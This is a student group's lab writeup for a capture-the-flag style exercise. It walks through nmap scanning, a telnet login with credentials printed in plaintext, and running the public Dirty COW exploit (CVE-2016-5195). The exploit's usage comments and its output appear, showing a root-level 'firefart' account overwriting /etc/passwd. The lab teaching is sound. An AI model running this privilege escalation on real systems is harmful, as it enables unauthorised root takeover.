PSP0201 Week 4 Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 13 - Networking Coal for Christmas

Tool used: kali Linux, Firefox, Nmap,Google

Solution/Walkthrough:


Q1


PSP0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1211101401@kali: ~
File Actions Edit View Help
Links
10:57 PM
7/2/2022

```
└─$

┌──(1211101401㉿kali)-[~]
└─$ sudo nmap -sV -A -T5  10.10.116.216
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 10:53 EDT
Nmap scan report for 10.10.116.216
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_  256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
23/tcp  open  telnet  Linux telnetd
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          49879/tcp6  status
|   100024  1          56547/tcp   status
|   100024  1          57327/udp   status
|_  100024  1          59022/udp6  status
```

By using nmap, we can find out the protocol used. From the 3 protocol that can be found, telnet is the oldest protocol.


Q2


PSP0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1211101401@kali: ~
File Actions Edit View Help
Links
11:00 PM
7/2/2022

```
1   198.13 ms 10.18.0.1
2   197.65 ms 10.10.116.216

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.42 seconds

┌──(1211101401㉿kali)-[~]
└─$ telnet 10.10.116.216
Trying 10.10.116.216...
Connected to 10.10.116.216.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: ^CConnection closed by foreign host.

┌──(1211101401㉿kali)-[~]
└─$ █
```

login into the server using telnet. An account info will be shown and the password is the credential left for us.


Q3



```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```

The linux version can be found using cat /etc/*release command .


Q4.



```
$ cat cookies_and_milk.txt
/***************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//***************************************************/
```

By using the command cat cookies_and_milk.txt, we can find out who came first.

Q5.




PSP0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.18.30.81
11:58
1211101401@kali: ~
File Actions Edit View Help
Links
ENG
11:58 PM
7/2/2022

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
dirty.c
```

The code is stated inside the source code of dirty cow


Q6.



```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7f18c2fe4000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su
Password:
firefart@christmas:/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
firefart@christmas:/home/santa# 
```

Run the dirty script by using ./ dirty. Use the su command next and the user firefart is created.


Q7.



```
firefart@christmas:~# nano coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.tx
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5
No command 'md5' found, did you mean:
 Command 'cd5' from package 'cd5' (universe)
 Command 'mdu' from package 'mtools' (main)
md5: command not found
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# 
```

Create a coal file using nano coal command. After that execute the tree | md5sum command and the md5 hash output can be found.

Q8.



- Home
- Twitter
- Wiki
- Shop

CVE-2016-5195 ถูกใจ

Dirty Cow cve id can be found in its website which is cve-2016-5195.